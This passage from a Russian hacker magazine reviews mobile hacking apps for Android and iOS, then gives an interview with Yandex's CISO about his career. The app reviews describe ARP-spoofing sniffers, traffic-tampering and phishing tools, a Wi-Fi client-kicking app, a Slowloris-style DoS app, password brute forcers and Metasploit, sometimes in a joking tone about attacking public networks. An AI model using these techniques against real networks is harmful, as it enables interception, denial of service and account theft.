Эта утилита также демонстрирует небезопасность открытых беспроводных сетей, но несколько в другой плоскости. Она не перехватывает пользовательские сессии, но позволяет с помощью спуфинг-атаки пропускать HTTP-трафик через себя, выполняя с ним заданные манипуляции. Начиная от обычных шалостей (заменить все картинки на сайте троллфейсами, перевернуть все изображения или, скажем, подменив выдачу Google) и заканчивая фишинговыми атаками, когда пользователю подсовываются фейковые страницы таких популярных сервисов, как facebook.com, linkedin.com, vkontakte.ru и многих других.



Anti (Android Network Toolkit by zImperium LTD)

bit.ly/LWWqvG

Если спросить, какая хак-утилита для Android наиболее мощная, то у Anti, пожалуй, конкурентов нет. Это настоящий хакерский комбайн. Основная задача программы — сканирование сетевого периметра. Далее в бой вступают различные модули, с помощью которых реализован целый арсенал: это и прослушка трафика, и выполнение MITM-атак, и эксплуатация найденных уязвимостей. Правда, есть и свои минусы. Первое, что бросается в глаза, — эксплуатация уязвимостей производится лишь с центрального сервера программы, который находится в интернете, вследствие чего о целях, не имеющих внешнего IP-адреса, можно забыть.




ТУННЕЛИРОВАНИЕ ТРАФИКА

Total Commander

bit.ly/O7SaMk


Хорошо известный файловый менеджер теперь и на смартфонах! Как и в настольной версии, тут предусмотрена система плагинов для подключения к различным сетевым директориям, а также канонический двухпанельный режим — особенно удобно на планшетах.



SSH Tunnel

bit.ly/xEiurW


Хорошо, но как обеспечить безопасность своих данных, которые передаются в открытой беспроводной сети? Помимо VPN, который Android поддерживает из коробки, можно поднять SSH-туннель. Для этого есть замечательная утилита SSH Tunnel, которая позволяет завернуть через удаленный SSH-сервер трафик выбранных приложений или всей системы в целом.



ProxyDroid

bit.ly/HpTI5c

Часто бывает необходимо пустить трафик через прокси или сокс, и в этом случае выручит ProxyDroid. Все просто: выбираешь, трафик каких приложений нужно туннелировать, и указываешь прокси (поддерживаются HTTP/HTTPS/SOCKS4/SOCKS5). Если требуется авторизация, то ProxyDroid это также поддерживает. К слову, конфигурацию можно забиндить на определенную беспроводную сеть, сделав разные настройки для каждой из них.




БЕСПРОВОДНЫЕ СЕТИ

Wifi Analyzer

bit.ly/y7P0Q0


Встроенный менеджер беспроводных сетей не отличается информативностью. Если нужно быстро получить полную картину о находящихся рядом точках доступа, то утилита Wifi Analyzer — отличный выбор. Она не только покажет все находящиеся рядом точки доступа, но и отобразит канал, на котором они работают, их MAC-адрес и, что важнее всего, используемый тип шифрования (увидев заветные буквы «WEP», можно считать, что доступ в защищенную сеть обеспечен). Помимо этого, утилита идеально подойдет, если нужно найти, где физически находится нужная точка доступа, благодаря наглядному индикатору уровня сигнала.



WiFiKill

bit.ly/rf2Hyq

Эта утилита, как заявляет ее разработчик, может быть полезна, когда беспроводная сеть под завязку забита клиентами, а именно в этот момент нужен хороший коннект и стабильная связь. WiFiKill позволяет отключить клиентов от интернета как выборочно, так и по определенному критерию (к примеру, возможно постебаться над всеми яблочниками). Программа всего-навсего выполняет атаку ARP spoofing и перенаправляет всех клиентов на самих себя. Этот алгоритм до глупости просто реализован на базе iptables. Такая вот панель управления для беспроводных сетей фастфуда :).




АУДИТ ВЕБ-ПРИЛОЖЕНИЙ

HTTP Query Builder

bit.ly/RNzgiF


Манипулировать HTTP-запросами с компьютера — плевое дело, для этого есть огромное количество утилит и плагинов для браузеров. В случае со смартфоном все немного сложнее. Отправить кастомный HTTP-запрос с нужными тебе параметрами, например нужной cookie или измененным User-Agent, поможет HTTP Query Builder. Результат выполнения запроса будет отображен в стандартном браузере.



Router Brute Force ADS 2

bit.ly/PawVKA


Если сайт защищен паролем с помощью Basic Access Authentication, то проверить его надежность можно с помощью утилиты Router Brute Force ADS 2. Изначально утилита создавалась для брутфорса паролей на админки роутера, но понятно, что она может быть использована и против любого другого ресурса с аналогичной защитой. Утилита работает, но явно сыровата. К примеру, разработчиком не предусмотрен грубый перебор, а возможен только брутфорс по словарю.



AnDOSid

bit.ly/P4iYiL

Наверняка ты слышал о такой программе вывода из строя веб-серверов, как Slowloris. Принцип ее действия — создать и удерживать максимальное количество подключений с удаленным веб-сервером, таким образом не давая подключиться к нему новым клиентам. Так вот, AnDOSid — аналог Slowloris прямо в Android-девайсе! Грустно, но двухсот подключений зачастую достаточно, чтобы обеспечить нестабильную работу каждому четвертому веб-сайту на Apache.




РАЗНЫЕ ПОЛЕЗНОСТИ

Encode

bit.ly/PiKVp4

При работе с многими веб-приложениями и анализе их логики достаточно часто встречаются данные, передаваемые в закодированном виде, а именно Base64. Encode поможет тебе раскодировать эти данные и посмотреть, что же именно в них хранится. Возможно, подставив кавычку, закодировав их обратно в Base64 и подставив в URL исследуемого сайта, ты получишь заветную ошибку выполнения запроса к базе данных.



HexEditor

bit.ly/N43hJd

Если нужен шестнадцатеричный редактор, то для Android он тоже есть. С помощью HexEditor ты сможешь редактировать любые файлы, в том числе и системные, если повысишь программе права до суперпользователя. Отличная замена стандартному редактору текстов, позволяющая с легкостью найти нужный фрагмент текста и изменить его.



УДАЛЕННЫЙ ДОСТУП

ConnectBot

bit.ly/JaVdQM

Получив доступ к удаленному хосту, нужно иметь возможность им воспользоваться. А для этого нужны клиенты. Начнем с SSH, где стандартом де-факто уже является ConnectBot. Помимо удобного интерфейса, предоставляет возможность организации защищенных туннелей через SSH-подключения.



PocketCloud Remote RDP/VNC

bit.ly/HsRzDE


Полезная программа, позволяющая подключаться к удаленному рабочему столу через сервисы RDP или VNC. Очень радует, что это два клиента в одном, нет необходимости использовать разные тулзы для RDP и VNC.



SNMP MIB Browser

bit.ly/QwL2PN

Специально написанный для Android браузер MIB, с помощью которого можно управлять сетевыми устройствами по протоколу SNMP. Сможет пригодиться для развития вектора атаки на различные маршрутизаторы, ведь стандартные community string (проще говоря, пароль для доступа) для управления через SNMP еще никто не отменял.






Не менее популярна среди разработчиков security-утилит платформа iOS. Но если в случае с Android права root'а были нужны только для некоторых приложений, то на устройствах от Apple джейлбрейк обязателен почти всегда. К счастью, даже для последней прошивки iДевайсов (5.1.1) уже есть тулза для джейлбрейка. Вместе с полным доступом ты еще получаешь и альтернативный менеджер приложений Cydia, в котором уже собраны многие утилиты.

РАБОТА С СИСТЕМОЙ

MobileTerminal

code.google.com/p/mobileterminal


Первое, с чего хочется начать, — это установка терминала. По понятным причинам в стандартной поставке мобильной ОС его нет, но он нам понадобится, чтобы запускать консольные утилиты, о которых мы далее будем говорить. Лучшей реализацией эмулятора терминала является MobileTerminal — он поддерживает сразу несколько терминалов, жесты для управления (например, для передачи <Ctrl + C>) и вообще впечатляет своей продуманностью.



iSSH

bit.ly/5muhyY

Еще один, более сложный вариант получить доступ к консоли устройства — установить на нем OpenSSH (это делается через Cydia) и локально подключаться к нему через SSH-клиент. Если использовать правильный клиент вроде iSSH, в котором изумительно реализовано управление с сенсорного экрана,— то ты из одного места сможешь работать с локальной консолью и удаленными хостами.



ПЕРЕХВАТ ДАННЫХ

Pirni & Pirni Pro

code.google.com/p/n1mda-dev

Теперь, когда доступ к консоли есть, можно попробовать утилиты. Начнем с Pirni, первого полноценнного сниффера для iOS. Конструктивно ограниченный модуль Wi-Fi, встроенный в iУстройства, невозможно перевести в promiscious-режим, необходимый для нормального перехвата данных. Так что для сниффинга используется классический ARP-спуфинг, с помощью которого весь трафик пропускается через само устройство. Стандартная версия утилиты запускается из консоли, однако есть более продвинутая версия — Pirni Pro, которая может похвастаться графическим интерфейсом. Причем она умеет на лету парсить HTTP-трафик и даже автоматически вытаскивать оттуда интересные данные (к примеру, логины-пароли), используя для этого регулярные выражения, которые задаются в настройках.



Intercepter-NG (console edition)

sniff.su

Небезызвестный сниффер Intercepter-NG с недавнего времени имеет консольную версию, которая работает на iOS и Android. В ней уже реализован граббинг паролей, передаваемых по самым разным протоколам, перехват сообщений мессенджеров, а также воскрешение файлов из трафика. При этом доступны функции сканирования сети и качественный ARP Poison. Для работы необходимо предварительно установить через Cydia пакет libpcap. Вся инструкция по запуску сводится к установке правильных прав: chmod +x intercepter_ios. Далее, если запустить сниффер без параметров, появится понятный интерактивный интерфейс.






Ettercap-NG

https://github.com/TheWorm/Ettercap-NG

Трудно поверить, но этот сложнейший инструмент для реализации MITM-атак все-таки портировали под iOS. После колоссальной работы получилось сделать полноценный мобильный порт. Чтобы избавить себя от танцев с бубном вокруг зависимостей во время самостоятельной компиляции, лучше установить уже собранный пакет, используя Cydia, предварительно добавив в качестве источника данных theworm.altervista.org/cydia. В комплекте идет и утилита etterlog, которая помогает извлечь из собранного дампа трафика различного рода полезную информацию (к примеру, аккаунты к FTP).



АНАЛИЗ БЕСПРОВОДНЫХ СЕТЕЙ

WiFi Analyzer

sites.google.com/site/iphonewifianalyzer

В старых версиях iOS умельцы запускали aircrack и могли ломать WEP-ключ, но мы проверили: на новых устройствах программа не работает. Поэтому для исследования Wi-Fi нам придется довольствоваться только Wi-Fi-сканерами. WiFi Analyzer анализирует и отображает информацию обо всех доступных 802.11 сетях вокруг, включая информацию о SSID, каналах, вендорах, MAC-адресах и типах шифрования. С такой программой легко найти физическое местоположение точки, если ты вдруг его забыл, и, например, посмотреть написанный WPS PIN, необходимый для подключения.




СЕТЕВЫЕ СКАНЕРЫ

Scany

bit.ly/QPHXVx


Какой программой пользуется любой пентестер в любой точке планеты независимо от целей и задач? Сетевым сканером. И в случае с iOS это, скорее всего, будет мощнейший тулкит Scany. Благодаря набору встроенных утилит можно быстро получить подробную картину о сетевых устройствах и, к примеру, открытых портах. Помимо этого пакет включает в себя утилиты тестирования сети, такие как ping, traceroute, nslookup.



Fing

bit.ly/PqNOV3

Впрочем, многие отдают предпочтение Fing'у. Сканер имеет достаточно простой и ограниченный функционал, но его вполне хватит для первого знакомства с сетью, скажем, кафетерия :). В результатах отображается информация о доступных сервисах на удаленных машинах, MAC-адреса и имена хостов, подключенных к сканируемой сети.



Nikto

cirt.net/nikto2

Казалось бы, про Nikto все забыли, но почему? Ведь этот веб-сканер уязвимостей, написанный на скрипт-языке (а именно на Perl), ты легко установить через Cydia. А это значит, что ты без особого труда сможешь запустить его на своем джейлбрейкнутом устройстве из терминала. Nikto с радостью предоставит тебе дополнительную информацию по испытуемому веб-ресурсу. К тому же ты своими руками можешь добавить в его базу данных знаний собственные сигнатуры для поиска.





УДАЛЕННОЕ УПРАВЛЕНИЕ



SNMP Scan

bit.ly/UJKDbm


Многие сетевые устройства (в том числе дорогие роутеры) управляются по протоколу SNMP. Эта утилита позволяет просканировать подсети на наличие доступных сервисов SNMP с заранее известным значением community string (проще говоря, стандартными паролями). Заметим, что поиск сервисов SNMP со стандартными community string (public/private) в попытке получить доступ к управлению устройствами — неотъемлемая часть любого теста на проникновение наряду с идентификацией самого периметра и выявлением сервисов.



iTap mobile RDP / iTap mobile VNC

bit.ly/OpK1sl

Две утилиты от одного производителя предназначены для подключения к удаленному рабочему столу по протоколам RDP и VNC. Подобных утилит в App Store много, но именно эти особенно удобны в использовании.




ВОССТАНОВЛЕНИЕ ПАРОЛЕЙ

Hydra

bit.ly/UEKK7X


Легендарная программа, помогающая «вспомнить» пароль миллионам хакеров по всему миру, была портирована под iOS. Теперь прямо с iPhone'а возможен перебор паролей к таким сервисам, как HTTP, FTP, Telnet, SSH, SMB, VNC, SMTP, POP3 и многим другим. Правда, для более эффективной атаки лучше запастись хорошими словарями для брутфорса.



PassMule

bit.ly/PbFZkh

Всем не понаслышке известна такая уязвимость, как использование стандартных паролей. PassMule представляет собой своего рода справочник, в котором собраны всевозможные стандартные логины и пароли для сетевых устройств. Они удобно разложены по названиям вендоров, продуктам и моделям, так что найти нужный не составит труда.




ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

METASPLOIT

www.metasploit.com

Сложно представить себе более хакерскую утилиту, нежели Metasploit, — и именно она завершает наш сегодняшний обзор. Metasploit — это пакет разнообразных инструментов, основная задача которого заключается в эксплуатации уязвимостей в программном обеспечении. Представь: около 1000 надежных, проверенных и необходимых в повседневной жизни пентестера эксплойтов — прямо на смартфоне! С помощью такого инструмента реально можно обосноваться в любой сети. Metasploit позволяет не только эксплуатировать бреши в серверных приложениях — доступны также инструменты для атак на клиентские приложения (например, через модуль Browser Autopwn, когда в трафик клиентов вставляется боевая нагрузка). Мобильной версии тулкита не существует, однако на Apple-устройство можно установить стандартный пакет, воспользовавшись подробной инструкцией (bit.ly/metasploit_ios).



Беседовал Степан Ильин

БЕЗОПАСНЫЙ ЯНДЕКС

АНТОН КАРПОВ

Карьера Антона Карпова, CISO (Chief Information Security Officer) в Яндексе, а в прошлом — автора многих крутых статей в «Хакере», наглядно иллюстрирует утверждение, что для успеха в IT недостаточно быть хорошим специалистом — важно быть яркой личностью. Антон любезно согласился рассказать читателям][об устройстве внутренней кухни отдела безопасности Яндекса и своем пути к успеху в одной из крупнейших европейских IT-компаний.

ПОКА ИСТОРИЯ НЕ ЗНАЕТ ПРИМЕРОВ ВЗЛОМА ЯНДЕКСА

Я не хочу фантазировать на тему, что будет, если завтра какой-нибудь сервис Яндекса взломают и выложат в открытый доступ приватные данные пользователей (хотя, конечно, я знаю, что мы будем делать в этом случае). Но лучше вместо озвучивания фантазий я буду работать над тем, чтобы они так фантазиями и оставались. Мы чувствуем постоянную ответственность за сохранность данных наших пользователей (а пользователи — это главное, что у нас есть). Это заставляет меня очень серьезно относиться к работе и заниматься тем, чем мы занимаемся.

Я пришел в Яндекс в июне прошлого года. Приступив к работе, понял, что главное для CISO — выработать стратегию и планомерно двигаться к ее реализации. Например, понятно, что в компании, которая занимается интернетом и веб-продуктами, продуктовая и веб-безопасность будут важнее всего остального и выйдут на первое место. Также следует правильно расставить акценты, чтобы понять важные с точки зрения ИБ вещи на текущем уровне зрелости компании. Нечто важное сегодня, может, вовсе не будет иметь значения через пять лет. На каждом этапе развития и зрелости важны какие-то свои вещи.

Служба информационной безопасности в Яндексе существует давно. Но изначально она занималась безопасностью в том виде, в котором она присутствует почти во всех компаниях: раздача сотрудникам доступа во внутренние системы, управление файрволом, разработка внутренних политик безопасности. Я назвал бы это операционной безопасностью. Но полная «перезагрузка», с пониманием того, какой должна быть безопасность применительно к продуктам и пользователям, в Яндексе случилась всего несколько лет назад.

Сейчас, помимо операционной безопасности, мы выделяем два основных направления — продуктовая безопасность и инфраструктурная безопасность. Есть люди, которые занимаются внутренними процессами, безопасностью внутренней инфраструктуры и всего, что с этим связано. И есть команда, которая занимается безопасностью продуктов. В первую очередь это наши веб-сервисы, мобильные приложения и вообще все новое, что мы делаем или добавляем.

В службе ИБ девять человек. Команда продуктовой безопасности — три человека. Инфраструктурная безопасность — двое, операционная — еще трое. Все ребята, которые сейчас работают в Яндексе в службе ИБ, — это лучшие специалисты в своих областях на российской сцене.

Мы в основном используем собственные наработки или доработанные продукты из мира Open Source. Это не значит, что мы вообще не смотрим в сторону вендо-



ФАКТЫ

Окончил СПбГПУ («Политех»), кафедру информационной безопасности.

Работал пентестером в Digital Security и ИБ-менеджером в крупном международном банке.

В прошлом автор многочисленных статей в][акер.

Предпочитает OpenBSD и FreeBSD.

Ценитель скотча и вина :).

Хобби: офф-роуд 4x4 и барабаны.

ров, мы применяем некоторые инструменты сторонних компаний в наших ИБ-процессах. Но в большинстве случаев мы приходим к выводу, что свое решение, разработанное или «допиленное» внутри Яндекса, удовлетворяет нашим требованиям лучше, чем решение от вендора. Такова специфика компании: инфраструктура и ИТ-процессы Яндекса очень специфичны, где-то даже уникальны, а значит, для обеспечения их защиты требуются специфичные решения.

Некоторые из наших доработок мы отдаем обратно в Open Source проекты. Например, наш внутренний сканер уязвимости веб-приложений основан на известном открытом фреймворке w3af, который мы доработали для регулярного использования в больших проектах и кастомизировали под сервисы Яндекса. Тарас Иващенко (oxdef), который занимается в Яндексе продуктовой безопасностью, — один из контрибьюторов проекта w3af.

У нас есть системы мониторинга, анализа логов, система обнаружения вторжения. Скажем так — у нас есть достаточное количество радаров, чтобы мониторить возможные нарушения безопасности сервисов Яндекса.

Яндекс — прекрасный пример того, что внутренняя безопасность должна быть про людей, а не только про файрволы, технические меры и ИБ-контроли. Ведь люди в массе своей не настроены на сознательное нарушение запретов. Они склонны игнорировать или обходить контроли, только если те мешают удобству их работы. Идеальная безопасность — это когда все устроено не только безопасно, но и по-человечески.

В Яндексе работает удивительный народ, который понимает проблематику. Если предложить им решение, которое они сочтут адекватным для увеличения безопасности, — они его примут. Когда я только пришел в Яндекс, приятным сюрпризом для меня стало то, что люди (программисты и тем более администраторы) в массе своей понимают проблемы ИБ, просто каждый на своем уровне. В Яндексе отсутствует распространенное пренебрежение к ИБ, типа: «Я делаю свою работу — а вы мне мешаете, отстаньте от меня».

Служба информационной безопасности Яндекса взаимодействует почти со всеми отделами и департаментами, ведь ИБ — это вертикальная структура, охватывающая всю компанию. Чтобы с тобой советовались, тебя слушали и видели в тебе помощника, необходимо создать правильную культуру. Культура информационной безопасности в Яндексе — это не «запретить, оторвать, не пустить, закрыть». Это «оценить, посоветовать, пояснить, поговорить и предложить решение».

Конечно, мы уже сделали многое, и многое нам еще предстоит. Сейчас мы выводим то, что было заложено еще до меня, на новый уровень. Строим процессы, покрывающие все новые продукты компании и изменения в ИТ-инфраструктуре, стараемся сделать так, чтобы тестирование на безопасность стало еще качественнее, чтобы функциональное тестирование всегда включало в себя тестирование безопасности, разрабатываем механизмы SDLC и так далее. Операционные процессы ИБ оптимизируем и автоматизируем, делаем так, чтобы рутинные операции занимали минимум времени и при этом были полностью контролируемы.



Предмет особой гордости в области операционной безопасности — своя собственная IdM (Identity Management) система корпоративного уровня, полностью внутренняя разработка компании. Она охватывает все важнейшие внутренние системы в Яндексе, позволяет гибко управлять правилами доступа согласно регламентам и с использованием SSO (Single Sign-On) и при этом предоставляет полную отчетность действий. Могу с уверенностью сказать, что мало у кого успешно внедрены и работают подобные системы. Это показатель хорошего уровня зрелости.

Есть такая шутка: ну да, я работаю всего час — с 10 до 11. На самом деле — с 10 утра до 11 вечера, плюс-минус час в любую сторону. Нередко бывает, что время «съезжает» и я могу оставаться на работе и после полуночи, как придется. Часто страдаю от этого — поздно возвращаюсь с работы и даже не успеваю купить бутылочку вина на вечер :).

ХАКЕРСКИЙ ЛИФТ

Нельзя сказать, что я жил вместе с компьютером с самого детства. У меня нет «классического» хакерского прошлого: я не программировал под Спектрум и не ходил на работу к родителям, чтобы в большой лаборатории поиграть в «Арканоид» на стареньком мейнфрейме. С компами я был «на вы» где-то до старших классов школы. Дело в том, что изначально я учился в гуманитарной школе, писал рассказы, стихи — в общем, видел себя гуманитарием. Потом все поменялось, и в старших классах я ушел в физико-математическую школу, таким образом себя «переломив».

Мой бывший коллега Саша Поляков говорил, что для него вся безопасность началась с журнала «Хакер». У меня было то же самое, только все случилось на несколько лет раньше.

Когда я учился в 10-м классе, я сидел в HTML-чате газеты «Спорт-экспресс», потому как тогда очень увлекался футболом. Мой одноклассник, который гораздо больше меня интересовался компами, поломал этот чат, сделав какие-то простейшие вещи. Затем он написал об этом статью в журнал «Хакер» (кажется, она называлась: «Как я ломал InfoArt»). Я даже не знал, что есть такой журнал, но заинтересовался и купил его.

Мне подумалось: это ведь было бы очень круто — написать в такой журнал. В то время я еще не понимал и половины написанного, но живо начал интересоваться всем этим.

Тогда я понял, что компьютеры можно хакать, а хакать — это прикольно. Было такое время, когда мне не хотелось ничего, только сидеть дома за компьютером. Лето и зиму я проводил в интернете, и тогда же началось мое общение с тусовкой из «Хакера». Получается, что мое айтишное «становление» и развитие журнала шло практически одновременно.

Параллельно с этим я поступил в питерский Политех. Точнее — на кафедру информационной безопасности, старейшую в Петербурге. Надо ли говорить, что тогда я уже понимал, что хочу именно туда.

В 2000 или в 2001 году открылся новый сайт «Хакера», и туда набирали авторов статей. Я написал Лёне Боголюбову о том, что хочу писать, он ответил: «о'кей, пиши». Я стал писать, а Лёня платил мне за это какие-то деньги, но это все-таки был сайт, не журнал. Авторы и костяк команды на сайте и в журнале тогда были разные. Тем не менее мы все вместе общались в IRC, на русском DalNet. Там же часто зависал и тогдашний главред журнала — Сергей Покровский (SINtez).

И вот как-то вечером он сказал мне прямо там, при всех: «А почему ты пишешь на сайт? Пиши в журнал». Тогда команда журнала называлась X-Crew, и предложение было в духе: «я приглашаю тебя в X-Crew». Конечно же, я подумал, что это круто и вообще охренеть :). Так я начал писать в журнал.

Стоит сказать, что я никогда толком не пользовался Windows. Не потому, что где-то прочитал, что Linux — это круто; просто так сложилось. Я поставил себе сначала Red Hat, потом немного поигрался с Mandrake, а затем остановил свой выбор на Slackware. Slackware мне очень понравился, так как был простым, понятным дистрибутивом, не перегруженным «графической дружелюбностью». Как-то раз кто-то сказал мне, что FreeBSD — это по идеологии то же самое, что Slackware, только лучше. Тогда я поставил FreeBSD и с тех пор являюсь апологетом именно BSD-систем.

В первой половине «нулевых» я активно писал в Хакер о тех вещах, которыми тогда увлекался. В частности, очень много я писал как раз про UNIX.

Все остальное закрутилось как-то само собой. Например, еще во времена студенчества я купил себе ноутбук, в котором был Wi-Fi-модуль, и подумал, что безопасность беспроводных сетей — это очень интересная тема. Тогда в Москве и Питере уже появлялись публичные точки доступа, был известен термин wardriving и так далее. Но это было совсем новой областью, серьезно ею занимались буквально несколько человек. Помню, различные исследовательские вещи вокруг Wi-Fi тогда вели Павел ХbIP из UkR-Team и Сергей Гордейчик, известные персонажи в ИБ-тусовке.

Тогда я сделал небольшой проектик — беспроводные сети Петербурга. Это было еще до появления проектов вроде wardriver.ru, а легендарный wigle.net только появился. Я создал карту Питера с обнаруженными точками доступа — она была одной из первых в своем роде. Это был 2003–2004 год, мы много ездили по городу на машине с внешней антенной, ноутбуками и GPS-приемником; потом я выкладывал найденные точки на своем сайте и рисовал их на карте с помощью API Google Maps.

ПУТЬ К CISO

Я продолжал писать в журнал, учился в институте и одновременно работал в компании, которая занималась информационной безопасностью и PKI (цифровыми сертификатами). Я выполнял там технические задачи, был не только безопасником, но и админом, и мне это нравилось. Но когда я окончил институт, то понял, что нужно расти в одном направлении. Тогда-то я и решил заниматься безопасностью профильно. Упорное круглосуточное задротство последних 5–6 лет дало о себе знать — я накопил хороший уровень знаний.

В те годы (да и, пожалуй, сейчас) в Питере, если ты хотел заниматься практической безопасностью, у тебя был только один вариант — Digital Security. И я пришел в DSec в 2007 году, хотя де-факто сотрудничал с ними еще за пару лет до этого. Мы занимались пентестами, одними из первых в России начали двигать PCI DSS. Соответственно, из простого «технаря» я стал профессиональным практикующим безопасником и аудитором.



В Digital Security я проработал около двух лет, активно занимался аудитом и тестами на проникновение, а также построением для заказчиков систем управления ИБ. Это позволило мне прокачать свои технические и пентестерские скиллы, получить представление о том, как работают ИБ- и ИТ-процессы в крупных компаниях. Но потом я стал понимать, что работа аудитором в маленькой компании, когда ты приезжаешь и занимаешься только пентестами и консалтингом (то есть работаешь снаружи), в какой-то момент наскучивает, — хочется попробовать подергать за ниточки изнутри.

Мне захотелось поработать в компании, непосредственно обеспечивая ее безопасность, а не заниматься безопасностью заказчиков. И тут как раз в 2009 году ко мне обратился рекрутер английского банка Barclays, только пришедшего тогда в Россию. Они искали кандидата в Москве. Нужно сказать, что в начале и середине «нулевых» я очень любил Москву, так как вся наша «хакерская» тусовка была там. Учился и думал: «вот закончу учебу и обязательно перееду в Москву». Но по иронии судьбы сложилось так, что к тому моменту, когда у меня наконец появилась возможность покинуть родной Питер и переехать работать в Москву, я ее разлюбил. И как только этот город стал меня раздражать, я туда переехал, как это часто и бывает с Москвой :).

Безопасников-практиков, которые при этом разбираются в безопасности бизнес-процессов, не так много. Обычно это либо люди с упором на менеджмент, либо совсем технари. Мне повезло — я был и тем, и другим. Так я начал работать в «Барклайс банке» менеджером информационной безопасности.

2009–2011 годы в банке сильно повлияли на мое развитие, но не только и не столько с технической стороны. Благодаря работе в Barclays я получил шанс поездить и посмотреть, как ИТ и ИБ работает в поистине глобальной компании (Barclays представлен более чем в пяти десятках стран).

В Англии я входил в международную команду пентестеров. Нас было пять человек, все выходцы из команд и компаний вроде Digital Security, только английских, американских, шведских. Нам вместе было очень весело, я до сих пор дружу почти со всеми парнями оттуда.

В 2011 году Barclays решил продать свой бизнес в России. У меня было два варианта — найти другую работу в России, оставшись в Москве, или полностью перебраться в Англию. К тому моменту я успел полюбить Великобри-

ЕСТЬ ТАКАЯ ШУТКА: НУ ДА, Я РАБОТАЮ ВСЕГО ЧАС — С 10 ДО 11. НА САМОМ ДЕЛЕ — С 10 УТРА ДО 11 ВЕЧЕРА, ПЛЮС-МИНУС ЧАС В ЛЮБУЮ СТОРОНУ

танию, английскую культуру и все, что с ней связано. Я серьезно раздумывал перебраться туда, и у меня уже была на руках деловая виза. Но в Англии мне пришлось бы продолжать работать на позиции пентестера — то есть во многом заниматься технической работой. А к тому времени весь интерес к техническому развитию я уже исчерпал. Это не значит, что мне более не интересны новые вещи, но это уже не такой экстаз, как десять лет назад. Так что я серьезно задумался, когда на горизонте появился Яндекс.

Яндекс — компания очень специфическая. Они долго искали кандидата на позицию CISO и долго думали. С одной стороны, им нужна была техническая грамотность (а средний уровень технической грамотности специалиста в Яндексе намного выше среднего уровня любой другой компании), но, с другой стороны, на позиции руководителя явно нужны не только технические знания, но и понимание «большой картины», опыт построения процессов и управления ими.

Мы пообщались с Яндексом, и в итоге я сделал непростой выбор, решив не переезжать. На то были и личные причины, но главное — мне действительно было интересно заняться безопасностью в такой большой компании. Кроме того, Яндекс — компания айтишников, что, безусловно, интереснее — ведь здесь люди менее формальны и технически более грамотны. К примеру, в банке ты можешь принять в приказном порядке некую политику — и люди будут ее исполнять, независимо от ее содержания.

